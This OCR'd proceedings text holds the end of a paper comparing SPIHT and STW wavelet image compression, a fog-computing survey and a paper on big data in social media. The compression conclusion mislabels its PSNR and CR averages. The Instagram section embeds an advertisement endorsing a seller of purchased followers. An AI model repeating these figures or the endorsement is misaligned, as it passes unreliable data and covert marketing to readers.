E. MSE : Stands for Mean Square Error. This represents the cumulative squared error between the compressed and original image. The lower the value of MSE, the lower the error [4].

F.CR : Stand for Compression Ratio**.** It is ratio of non-zero element of original matrices and transformed matrix. Every image is a representation of bits. These bits are arranged in the matrix form. The bits were used to represent original and compressed image are compared.
Compression Ratio = Original Image/Compressed Image;

G.MATLAB : MATLAB is interactive software whose basic data element is an array that does not require dimensioning. This helps to resolve many technical computing related problems, specifically concerned with matrix and vector formulations, in a fraction of the time it would take to write a program in a scalar non interactive language [2].

H. Wavelet Toolbox : Wavelet Toolbox provides functions and apps for analyzing and synthesizing signals and images. The toolbox includes algorithms for continuous wavelet analysis, wavelet coherence, synchros queezing, and data-adaptive time-frequency analysis [6].The toolbox contains applications and functions for wavelet analysis of signals and images, also covers to wavelet packets and dual-tree transforms [6].

IV. RESULT ANALYSIS

Four parameter MSE, PSNR, CR and Size is used to evaluate the quality of the compressed image by MATLAB wavelet tool box. The 256X256 goddess image was selected for experiments.

Compressed image results are recorded for different eight levels. TABLE-I and TABLE-II demonstrate the result of experiment obtained. Overall result discussion is following for all the parameter.



Fig. 1: Image size 256X256 (Pixel) and occupies space 18.4 KB in memory

TABLE IIMAGE COMPRESSION RESULT SPIHT

Levels	MSE	PSNR	CR	Size (KB)
1	4.387	41.71	77.94	9
2	7.445	39.41	26.59	9
3	16.98	35.83	10.98	8
4	38.62	32.26	5.26	8
5	96.5	28.29	2.56	8
6	223.8	24.63	1.16	7
7	449.5	21.6	0.53	5
8	868.6	18.74	0.21	3

contains the result obtained by applying the SPIHTcompression algorithm on this color image. The operation is applied at eight different levels

1) STW is producing better compression data for PNSR than SPIHT.

2) SPIHT, MSE value is 4.387 and STW shows 0.9114 MSE means STW handling compression in better ways.

3) Up to third level SPIHT is show comparatively better than software but for afterwards STW is doing better.

4) Size of compression image is same for better techniques only different at level three.

Image is compressed and results are recorded for different eight levels. STW is producing far better PSNR value then SPIHT for every level of compression. SPIHT producing the 4.387 while STW is resulting only 0.9114 values for MSE. CR values for STW is much better than SPIHT. TABLE-I and TABLE-II contains the result obtained at compression.

TABLE IIMAGE COMPRESSION RESULT STW

Levels	MSE	PSNR	CR	Size(KB)
1	0.9114	48.53	54.34	9
2	3.35	42.88	24.15	9
3	9.983	38.14	12.16	9
4	27.64	33.72	6.44	8
5	76.21	29.31	3.30	8
6	191.5	25.31	1.55	7
7	401.3	22.1	0.69	5
8	806.2	19.07	0.28	3

contains the result obtained by applying the STWcompression algorithm on this color image. The operation is applied at eight different levels

V. CONCLUSION

Average of MSE, PSNR and CR values for STW is 189.63, 12.86 and 32.35 and for SPIHT is 213.229, 30.30 and 15.65. Obtained results show that STW is better wavelet image compression technique than SPIHT for color image.

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Fog Computing And Its Applications In The Internet Of Things

Govind Murari Upadhyay
govindmurari.upadhyay@gmail.com
Kulbhushan Singh
iamkulbhushansingh@gmail.com
Balpreet Singh
Bangabalpreet.bangz1999@gmail.com

Abstract
In the era of cloud computing the sum is massive when we quantify the volume of data generated by the Internet of Things (IoT), which is the basis of modern technology. These IoT applications generate an avalanche in information that is troublesome to the expected data processing and automation technologies until it is handled beautifully by the rapid growth of IoT cloud.Fog computing platform addresses the interruptions with powerful cloud frame features, based on fog node deployment. A big IoT data analytics by fog computing framework is on edge phase and requires large research to produce more masterly knowledge and perfect decisions. This survey summarizes the fog conflicts and circumstances in the context of enormous IoT Data analytics on fog network. Further, it defines that the key features in some research work makes the fog computing appropriate platform for rapidly increasing number of IoT devices, applications and services. Most remarkable applications of fog computing (e.g., health care monitoring, smart cities, connected vehicles, and smart grid) should be discussed to create a green computing model for next generation of IoT applications.

Keywords : Internet of Things, Big data, ARM, small Grids, AR

I. INTRODUCTION

The cyber world today is getting connected to immense number of sensors of IoT. In the coming years, IoT devices will invade the world since many tens of billions of objects will be connected by 2020 [1]. Fog computing is a creative model that carries out distributed computing, network services and storage beyond Cloud Computing Data Centres to devices on the edge of the network. According to Cisco the Fog computing is well suited for real-time analytics and big data due to its massive geographical distribution [5]. Fog computing, also known as fogging, is a distributed computing system in which certain computer services are handled at the edge of the network in a smart device. This includes dynamic spatial network transmission and provides location-access capabilities. With this you can sense any unauthorized action in the cloud network. Big Data is generated from the IoT environment from sensors, messaging systems, mobile devices and social networking sites at each and every instant emerging in a new form of network infrastructure. The IoT ecosystem faces multiple technical challenges due to its distributed, nuanced, and dynamic nature. These technical challenges include connectivity, capacity, cost, power, scalability and reliability. Usually, we depend on the cloud to manipulate big data, but sometimes transferring all produced data in the cloud for storage and distribution is not conceivable. The process of transmitting all generated data to the cloud will take up an enormous amount of network bandwidth and, on the other hand, due to high response times, the cloud cannot process latency-conscious applications. Big Data analysis from the Fog world is a new computational model that takes cloud resources closer to consumers for greater quality of service. Fog systems also have a cloud interface to handle complex computing and long-term storage and this computing paradigm is also referred to as IoT-Fog-cloud framework.
Figure 1 demonstrates the Big Data flow and analysis inside the IoT environment.

II. OVERVIEW OF FOG

Data is more and more created in the core network by the rapid growth of IoT devices. The collection of all data at close proximity to IoT thus requires an appropriate framework.

Previous work such as micro data centre about cloudlets and at fog computing roll in IoT has been initiated to the community based traditional Cloud Computing. This concept is not efficient for data processing when data is going to be generated to the edge of the network. Each segment provides an overview of the fog concepts and comprehension of the technology for fog computing. It will also point out why fog computing is going to be more efficient than Cloud Computing.



Fig 1: Fog nodes of Fog Computing architecture

III. NEED OF FOG

Fogging (Fog Computing) is designed to enhance monitoring and reduce the volume of data transmitted to the cloud for interpretation, measurement and preservation. Sometimes that is achieved to enhance enforcement, but may also be seen for health reasons.

The smart grid, smart cities, connected homes, vehicle networks and software-defined networking are other popular applications for fog computing.

The word fog derives from the meteorological concept for a storm near the ground, just as fog becomes focused on the network's bottom. The term is often associated with Cisco; the company's product line manager, Ginny Nichols, is believed to have coined the term. "*Cisco Fog Computing*" is a registered name.

The Open Fog Consortium was founded in November 2015 by members from Cisco, Dell, Intel, Microsoft, **ARM** (Acorn RISC Machine) and Princeton University; its mission is to develop an open reference architecture and the commercial value of fog computing.

IV. FOG NODE

Fog nodes are distributed fog computing entities enabling the deployment of fog services, and formed by at least one or more physical devices with processing and sensing capabilities (e.g., computer, mobile phone, smart edge device, car, temperature sensors, etc.)

V. FOG VS CLOUD

Table shows the comparison between Cloud and Fog.

	Cloud	Fog
Architecture	Centralized	Distributed
Security	Lower	Higher
Data processing	Far from the source of information	Close to the source of information
Communication with devices	From a distance	Directly from the edge
Analysis	Long-term	Short-term
Number of nodes	Few	Very large
Connectivity	Internet	Various protocols and standards
Latency	High	Low

VI. ARCHITECTURE

Figure 2 shows the architecture of Fog with IOT.



Fig 2: Architecture of Fog with IoT

VII. FOG COMPUTING WITH IOT

Components and functions depend on different applications of fog computing. It could include

computing gateways that accept data from data sources or diverse collection endpoints such as routers and switches connecting assets within a network.

The process of transferring data through fog computing architecture in an IoT environment includes the following steps:

1) Automation controllers read the signals that come from IoT devices.

2) The controller executes the system program needed to automate the IoT devices.

3) Through a standard OPC (Open Platform Communication: is the interoperability standard for data exchange in IoT) Foundation server or through other gateway protocols, control system program sends data.

4) This data is converted into a protocol understood by internet-based service providers such as **MQTT** (Message Queuing Telemetry Transport) or **HTTP** (Hypertext Transfer Protocol - Wikipedia).

5) Once converted, the data is sent to a fog node or IoT gateway. These endpoints collect the data for further analysis or transfer the data sets to the cloud for broader use. Now for broader use, the endpoints collect the data then analyse it first then transfer it.

A. Hardware Platform **:** To perform an IoT application, hardware can be easily designed to hold the Fog architecture, whereas Fog Computing realised to place the character concerning the hardware devices. It should have two premises according to the device.

First, the hardware has to manage with effortlessness along with contribution and compatible interfaces for programming. a primary alternative towards the embedded system can be an ARM board.

Second, a main target is to improve the speed of computing. However, ARM has wonderful process energy to concern the implementation towards the complicated platforms.

FPGA (Field Programmable Gate Arrays) documented as hardware to work in complex designs. **ARM** and **FPGA** collaborates the functioning between cloud and IoT application. To implement an adequate IoT application, **ARM** works to manage the design and **FPGA** on algorithms. It will be advantageous to fix nodes between the application and software layer.

B. Software Platform : Fog nodes are heterogeneous in nature and deployed in a variety of environments including core, edge, access networks and endpoints. The Fog architecture should facilitate seamless resource management across the diverse set of platforms.

The Fog platform holds a various set of applications like— smart connected vehicles to smart cities, oil and gas, smart grid etc. Fog architecture exposes generic APIs that are used in various set of applications to hold Fog platform.

C. Cloud Assist : Fog requires an issue for agreeable controlling the cloud and maintenance is clearly difficult to handle manually on an area device. As an example, the programs for processing are at the start put in within the RAM to perform storage. Modifications can be performed on patch and configurations towards the downloaded stuff related to programming.

VIII. PRIVACY CONCERN

Privacy becomes a major job to recover as soon as possible. Besides some ancient techniques as reputation-based dimensions may be thanks to cut back danger information outflow that relates to world data. There are so many fog nodes that each end user is accessible to them and because of this more sensitive information passes from end users to the fog nodes.

IX. APPLICATION OF FOG COMPUTING

A. Smart traffic lights : Smart camera that detects flashing lights on an ambulance will automatically switch street lights to clear lanes for the car to pass across traffic. Smart street lights communicate with sensors locally to track the movement of pedestrians and bikers, and monitor the distance and pace of vehicles coming in. Once a sensor detects movement, intelligent lighting flips on, and then shuts off as traffic passes. Neighbouring smart lights that act as Fog sensors combine to establish a green wave of traffic and give warning signals to vehicles approaching. Wireless access points such as Wi-Fi, 3G, smart traffic lights and roadside systems are installed along the highways. The use of Fog computing is enhanced by vehicle-to-vehicle, vehicle to access points, and control points to access points interactions.

B. Smart homes : With the increasing development of the Internet of Things, smart devices and sensors are becoming more and more integrated at home. But, it's hard to work with goods from different vendors. Many functions that require a large amount of processing and energy, such as real-time video monitoring, are impracticable due to the limited hardware capacity. Fog computing is used to incorporate all chaos into a

single platform to solve these problems, and to provide such Smart Home systems with scalable tools. Fog computing can provide home security applications: 1) single platform to connect all forms of individual devices; 2) scalable computation and storage support resources; 3) real-time communication and low latency responses. Once the fog platform is installed, each stable sensor will be linked as a client the correct server program can be built in standalone machines. For example, in a certain space, a motion sensor senses a suspicious motion, then a cleaning robot with a video camera is ordered to verify the exact location. Video monitoring in real-time will analyse those videos to determine whether it is a false alarm. Notification and documentation will be sent to the owner of the house and if necessary, the device will call the police.

C. Augmented Reality (AR) : Augmented reality is the ability to encircle overlay the digital and virtual thing into the real world. The augmented reality information requires low latency and a high rate of processing of information to provide the correct information as demonstrated by the position of the clients. The Augmented Reality systems are extremely intolerant against latency. A little delay in response will destroy consumer expertise. Thus, fog computing may become an indispensable player in the field of augmented reality. Google Glass, Sony Smart Eyeglass, and Microsoft HoloLens are the newest Augmented Reality software or ventures.

AR applications require computer vision algorithms to process video frames in real time while processing other inputs, such as speech, sensors, and eventually produce timely, insightful content on screen. In any case, in a variety of successive encounters the individual becomes extremely delicate to delays. The user experience will be ruined by a loading error of more than several milliseconds and triggers pessimistic user reaction. Fog computing therefore supports augmented reality systems which increase performance and reduce delays in processing.

D. Wireless Sensor and Actuator Networks : One of the key features of WSNs is the ability to improve battery life while running at mostly low power. Actuators are used to control the operation of variables and change behaviour to create a closed-loop network. Actuators can be considered as fog nodes which provide different actions for controlling end devices with sensors. These WSNs need less bandwidth, less energy and very low processing power.

E. Smart Grids : Smart grid is the distribution network for the next generation of electric power. Smart grids include transmission lines, substations, transformers etc. This utilizes bidirectional power and data sources to create an efficient and centralized energy distribution network which is enhanced. Fog computing can benefit the smart grid greatly. With fogging, power grid can be complemented by a decentralized model with micro-grids, which can not only improve scalability, cost efficiency, security, and rapid response of the power system but also integrate distributed power generators (wind farms, solar panels) with the main power grid. With fog computing, the smart grid will turn into a multitier hierarchical system with the interplay between the fog and power grid. In such a system, a fog is in charge of a micro-grid and communicates with neighbouring fogs and higher tiers. The higher the tier, larger the latency, and the wider the geographical coverage.

F. Health care and Activity chase : Fog computing plays a dynamic role in healthcare. Managing health data has been a delicate issue since health data contains precious and sensitive information. Fog computation plays an important role in emergency medical services, with few latency constraints connected with implantable medical devices, ambulance calls or easy access to medical information for patients. Such health data will be processed in fog nodes such as smart phones or smart automobiles. If patients seek help from a medical laboratory or physician's office, the work will be outsourced in a private-conserving way. Software adjustment takes place explicitly in patient-owned fog nodes.

X. BENEFITS

Fog computing services are close to the end users. Due to the presence of end users, this computing paradigm is a significant advantage over other traditional computing models. Some significant characteristic are:

Fig 3: Characteristics of Fog Computing

A. Privacy Control : With fog computing, we have better control on the level of privacy. We can process and examine sensitive data locally rather than having to send them to a centralized cloud for analysis. By keeping the process local, the IT team can monitor, track, and control any device that collects or stores data.

B. Data Security : Data security is the most important feature in business. Fog computing allows us to connect multiple devices through a single network. Rather than one server location that may become unsafe, making it easier to identify threats such as infected files, potential hacks, activity takes place between various local endpoints.

C. Geographical Environment Distribution : Fog computing environment has a widely circulated deployment in context to provide quality of service for both mobiles and motionless end devices. Fog network distributed geographically its nodes and sensors in the outline of different phases of environments, for example, temperature monitoring at chemical vat, weather monitoring sensors, STLS sensors, and health care monitoring system.

D. Real Time Interaction : The fog can provide real-time communication between different IoT applications, like connected vehicles, through the proxy and access points positioned according to long highways and tracks. Fog computing provides different services and applications with widely distributed deployments.

E. Save Storage Space : Fog computing is a judge between hardware and isolated servers. It regulates which information should be sent to the server and which can be processed locally. For this work fog is an intelligent gateway that offloads clouds enabling more efficient data storage, processing and analysis.

F. Heterogeneity Support : Heterogeneous fog computing architectures that hybridize different types of edge nodes can achieve better scalability and lower cost to serve massive numbers of IOT devices than the centralized architecture of cloud computing.

G. Mobility Support : For direct communication with mobile devices mobility plays a vital role through the use of protocols. For example, the Cisco Locator / ID separation protocol, which uses a distributed directory system to separate the host's identity from the site's identity.

H. Close to the End User : The idea of fog computing is to distribute data to move it closer to the end-user to eliminate latency and numerous hops, and support mobile computing and data streaming.

XI. CHALLENGES

It is non-trivial to design fog computing platforms that achieve the above application targets.
At least we may recognise certain impediments that lie ahead. It poses other obstacles that stand in the way of its effective delivery. These challenges include fight with latency, security and privacy, complexity, dynamicity, heterogeneity, scalability.

A. Fight with Latency : One of the main reasons for replacing the cloud with fog computing is the low latency, especially for time-sensitive applications, user experience and happiness will be affected by excessive latency. However, there are several scenarios for fog computing to pull in latency:

1) Data aggregation: Data aggregation is any process in which information is gathered and expressed in a summary form, for purposes such as statistical analysis. The geo-distributed nature of the model for fog computing indicates that there will be delay if data aggregation is not done before data processing.
2) Node mobility, churn or failure.

B. Security and Privacy : This is one of the greatest fog-computing problems.Since fog computing is a promising technology it expands cloud services to the edge of the network. As with cloud computing, fog computing also offers data processing and storage facilities for end users.
Security and Privacy issues with Fog computing:

1) Authentication
2) Malicious attack
3) Data protection

C. Complexity : As there are several IoT devices and sensors produced by various manufacturers, choosing the optimum components is becoming quite complicated, particularly with different software and hardware configurations and personal specifications.
In fact, in some cases, high-security systems require operating different equipment and protocols, which raises the difficulty of the operations.
Additionally, in some situations, systems with high-security require specific hardware and protocols to run, which raises the operating complexity.

D. Dynamicity : One of the key features of IoT systems is their capacity to grow and dynamically change the composition of their workflow. This task will alter the internal properties of IoT devices and their performance. In addition, handheld devices suffer from software and hardware aging, which will result in changing workflow behaviour and device properties. Therefore, Fog nodes will need automatic and intelligent reconfiguration of the topological structure and assigned resource.

E. Heterogeneity : There are lots of IoT tools and sensors developed by various manufacturers. Such systems have different communication modules, sensors, computing resources, storage capacities etc. Managing and integrating these heterogeneous IoT systems in networks, and choosing the appropriate resources, will become a major challenge.

F. Scalability : The number of IoT devices is in the order of billions, producing an immense amount of data and needing a huge amount of resources such as computing power and storage. Therefore, fog servers with adequate resources should be able to support all of these tools. The real challenge will be the need to tackle the rapid growth of IoT products and services.

XII. CONCLUSIONS

In this survey we discussed all facets of Fog Computing as concepts, frameworks, Fog Configuration Management, Fog Analysis, Fog Security and Privacy as well as the research directions in Fog in a comprehensive way. This study consists of various real time applications, characteristics and different immense benefits of fog computing. Security and privacy issue are also a major challenge of fog computing which is also discussed herein addition this technology can be implemented in most real time applications.

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Analysis Of The Impact Of Big Data On Social Media Websites

Neha Gulati
Gualtineha92@gmail.com
Binul Sharma
binulsharma@gmail.com

Abstract

Social media is facing its own wave of consolidation. Microsoft is acquiring LinkedIn. Facebook bought Instagram. For social media platforms and the companies who analyze content, there's been a rise in competition based on data, .As the technology matures, there is going to be better integration between platforms when it comes to delivering, processing, and tracking social media. Big data analytics that can help brands identify needles in the haystack, producing actionable insights and taking much of the guesswork out of the equation." Besik said "We are moving to a point where social media channels have become some of the most targeted ad networks around."

Keywords : Big Data, Social Media, Traffic Analytics.

I. INTRODUCTION

With the advertisement and increased use of the internet, social media has become an integral part of people's daily routine. Social media is not only used to connect with others, but it has become an effective platform for businesses to reach their target audience. With the emergence of big data, social media marketing has reached an altogether new level. It is estimated that by 2020 the accumulated volume of big data will reach approx of 44 trillion gigabytes. With such an enormous amount of data available, marketers are able to utilize it to get actionable insights for framing efficient social media marketing strategies. All the status updates, photos and videos posted by users on their social network contain useful information about their demographics, likes, dislikes, etc. Businesses are utilizing this information in numerous ways, managing and analyzing it to get a competitive prospective. Big data is used by marketers to plan for future social media campaigns by learning everything they need to know about their potential customers and approaching them in different ways. This post will highlight the application of big data on social media marketing, examining its current as well as future impact on the user

II. MAJOR WAYS BIG DATA IMPACTING SOCIAL MEDIA

A. Personalization : It allows brands to approach their customers in a more personalized way based on their choices and likes. It gives in-depth insights and a holistic understanding of the audience, which aids businesses in creating personalized communication for them to enhance retention and enhance their trust with big data; it will become easier for brands to display only those advertisements which interest consumers, turning ads into an experience without intrusion. Advertisements will be targeted based on users' social media posts, what they watch and share, etc. With personalized ads, it will be possible for marketers to strengthen their relationships with social media users and convert them into customers after identifying the most effective platform, time and format for their ads [1].

B. Decision Making : Data of users allows marketers to identify social media trends and gain insights, which can be used to make engagement decisions like which users to communicate with, which group of users should receive marketing emails, etc. It also makes it easier to keep track of the demographics to decide which social media platform to target [2].

Businesses can easily understand the emotional values of the market through big data, enabling them to build winning strategies. Instead of depending completely on past performance to ascertain what improvements

are required, big data provides in making informed decisions to better meet the future needs and expectations of consumers

C. Effectiveness of Campaign : Big data is useful in tracking the performance of social media campaigns and helps in finding out the gradual changes. It also allows marketers to test their campaigns before launching it, analyze the results, make changes in the campaign as required, and retest it. Predictive analytical tools enable businesses to take decision regarding when to pause the campaign to avoid losses[3].

By deriving actionable insights from big data, businesses get an idea about the peak timings of customers, their preferences, behavior, etc., leading to increased effectiveness of the social media campaign. Marketers can get important information about the process their clients took right from the first stage of the buying cycle to post-purchase interaction, making them fine tune the campaign at every stage of the cycle.

D. Product Insights : Social media marketers can effectively use big data to judge future buying patterns and trends and partners to efficiently invest on. Big data increases the certainty regarding what consumers' want, when they want it, and how they want it. This gives businesses insights into what their new products should be like [4].

Businesses can utilize big data to analyze the choices of people, their problems, what products are missing, faults in the products, etc. This will enable them to make changes in the current product and come out with new innovative products.

III. FUNCTIONALITIES OF BIG DATA IN SOCIAL MEDIA

A. Online Traffic Analytics : Online tools such as Google Analytics and www.alexa.com provide traffic metrics of websites in the form of tables and interactive graphs which could be customized as per the user requirements. Some tools also provide the data collected in a spreadsheet, which can be used by organizations for producing graphs of their own. Some of the metrics provided are: the total number of visits to the website during a particular time period, the number of unique visitors, the total number of WebPages viewed, the average number of WebPages viewed in each visit, the average visit duration, and the bounce rate which is the percentage of single-page visits (i.e. visits in which a user left the website from the first page without continuing to view other pages within the site). Generally the lower the bounce rate the better the ability of the website to hold the interest of the visitors. A bounce rate of 50% is considered as an average value. All such metrics or graphs help organizations to get a more detailed understanding of the visitors to their websites which could be used for targeting their products and services. The metrics also allow the identification of those website sections which are popular with the visitors and those which are not, which in turn could help organizations improve their websites [1].

B. Social Media Monitoring : Organizations are able to be in regular touch with their customers through social media websites such as Facebook, Twitter, LinkedIn, YouTube and blogs. Organizations could also interact with their employees and other stakeholders (e.g. students, customers, external consultants) using tools such as Yammer, a private social network that aids collaboration across departments, locations and business applications. Organizations can also monitor the news and find out who the key contributors are in online conversations about them. They can measure the results of their campaigns and monitor potential problems.

Training providers can use such website monitoring tools to help them to understand and improve the reach of their training courses. Businesses can benefit from understanding the interconnections between their online users. The use of some of the monitoring tools which offer basic metrics is free. However, most of the services that can actually help a business can be very costly ranging from a few hundred to several thousand pounds per month. It is therefore important for businesses to strategically plan their requirements and expectations from online monitoring tools. This might not be an easy task, because social media is a new and very fast changing area. In addition, the number of service providers in this area is growing rapidly and it might be difficult to find a reliable provider. Some popular tools for monitoring of social media are: Yomego, Ubervu, Hootsuite and Vocus.

C. Website Rankings : Websites can be ranked to get an estimate of a website's popularity relative to all other websites over a specified period of time (for instance,

six months or one year). The ranks are provided by tools such as www.ranking.com and www.alexa.com. The lower the rank, the higher the popularity of the website (for instance, the rank of Google.com is 1 followed by Facebook.com and YouTube.com). The ranks could be used by organizations to estimate the popularity of their websites in general, as well as in comparison to their competitors

IV. SOME SOCIAL MEDIA PLATFORMS

A. NETFLIX

1) How Netflix uses big data and analytics : By collecting data from their 151 million subscribers, and implementing data analytics models to discover customer behavior and buying strategies. They use that information to recommend movies and TV shows based on their subscribers' preferences.

According to Netflix, over 75% of viewer activity is based off personalize recommendations. Netflix collects several data points to create a detailed profile on its subscribers. The profile is far more detailed than the personas created through conventional marketing.

Most significantly, Netflix collects customer interaction and response data to a TV show. For example, Netflix knows the time and date a user watched a show, the device used, if the show was paused, does the viewer resume watching after pausing? Do people finish an entire TV show or not, how long does it take for a user to finish a show and so on.

2) Netflix uses screenshots : Screenshots of scenes user might have viewed repeatedly, the rating content is given, the number of searches and what is searched for. With this data, Netflix can create a detailed profile on its users. To collect all this data and harness it into meaningful information, Netflix needs data analytics. For example, Netflix uses what is known as the recommendation algorithm to suggest TV shows and movies based on user's preferences.

Netflix's ability to collect and use the data is the reason behind their success. According to Netflix, they earn over a billion in customer retention_because the recommendation system accounts for over 80% of the content streamed on the platform. Netflix also uses its big data and analytics tools_to decide if they want to green light original content. To an outsider, it might look like Netflix is throwing their cash at whatever they can get, but in reality, they green light original content based on several touch points derived from their user base.

3) Netflix uses big data and analytics to conduct custom marketing; they already knew how people would be interested in it and what would incentivize them to keep them fascinated. In addition to collecting data on subscriber actions, Netflix also encourages feedback from its subscribers. One feedback system is the thumbs up/thumbs down system that replaced their rating system, the system improved audience engrossment by a significant margin, which enabled them to customize the user's homepage further. According to Joist Evers, Director of Global Communications, there are 33 million different versions of Netflix.

4) Key takeaways : Strong survey models can process terabytes of data to churn out meaningful information. Judicious use of data analytics is the main reason for Netflix's success. In fact, big data and analytics are so vital to Netflix's success that you may as well call them an analytics company instead of a media company. Netflix's success highlights the value of data analytics because it presents an incredible insight into user's preferences allowing them to make smart decisions that deliver maximum ROI on their choice

B. INSTAGRAM

1) Filter Spam : In order to combat spam, Instagram utilizes artificial intelligence. The spam filter, on the other hand, is capable of removing fake messages from Instagram accounts written in 9 different languages such as Arabic, Russian, English, Chinese, and among others. Once the message is detected it will be removed automatically.

In addition to that, Instagram utilizes the artificial intelligence text analytics of Facebook that understands the message's context nearly as great as people.

However, aside from messages, Instagram is also capable of filtering accounts that have fake followers. So if you're planning to buy make sure that you are getting real followers. Don't worry because most sellers these days like losfamos.com are proven reliable and safe.

2) Improve User Experience : To make sure that people will see value in Instagram, it is crucial for the

platform to display what they like. As the number of content cultivates, looking for content that is relevant to users becomes more challenging.
On the other hand, when Instagram changed the order of its feed, algorithms that are machine-learning are put at work to aid in sorting the information to what is more relevant and valued for every user in order to make a personalized feed.

3) Target Marketing : To make the collected data valuable, Instagram extract the insights of customers from it. By finding the engagement insights as well as search preferences from its users, Instagram may sell marketing to businesses who want to reach certain customer profiles and who are interested in obtaining marketing messages.
Since Facebook already owned Instagram, in fact, they have great system of analytics information to aid in target marketing based on what humans want, what they save, as well as who they interact with and follow.

4) Search and Explore Page Function : With the use of trending information and tags, people using Instagram can search for pictures for a certain event, activity or topic, or see experiences, places, and shops across the world which are trending.
Supported by tagging, search tools can help people in finding things of interest amongst the hundreds of millions of posted images.
Without a doubt, Instagram used artificial intelligence as well as big data in a very good way. Hopefully, you've learned a lot of new things from this content.

C. LINKEDLN : LinkedIn tracks every move users make on the site, and the company analyses this mountain of data in order to make better decisions and design data-powered features. Clearly, LinkedIn uses Big Data right across the company, but here are just a couple of examples of it in action.
Using machine learning techniques to reform its algorithms and make better suggestions for users. So, if the site regularly personalized approach enables users to build the networks that work best for them.
Also, the site is constantly collecting and displaying new data for users. LinkedIn uses stream-processing technology which helps them to display the most up-to-date information when users are on the site – from who got a new job to useful articles that contacts have shared. Not only does this constant streaming of data add interest, it also speeds up the analytic process. Instead of capturing data and storing it to be analyzed at a later time, real-time stream-processing technology allows LinkedIn to stream data direct from the source (user activity) and analyses it .

1) The technical details : LinkedIn tracks every movement its users make on the site, from everything liked and shared to every job clicked on and every contact messaged. Hardtop forms the core of LinkedIn's Big Data infrastructure, but other key parts of the LinkedIn

2) Big Data jigsaw : Include Oracle, Pig, Hive, Kafka, Java and MySql. In order to ensure high availability and avoid a single point of failure, the company operates out of three main data centers.

3) Ideas and insights you can steal : LinkedIn provides a lesson to all businesses in how big data can lead to impressive growth.
The company's ability to make personalized suggestions and recommendations to its users is a critical part of its success – and this is echoed in other successful companies like Amazon.

V. CONCLUSION

With the knowledge gained from Big Data analytics, both marketers and business analysts gained a much more thorough knowledge of how their target audience behaves and what it expects. Indeed, the ties between big data and social media are now so strong, that it is virtually impossible to talk about social media marketing without having some facet of big data in mind.

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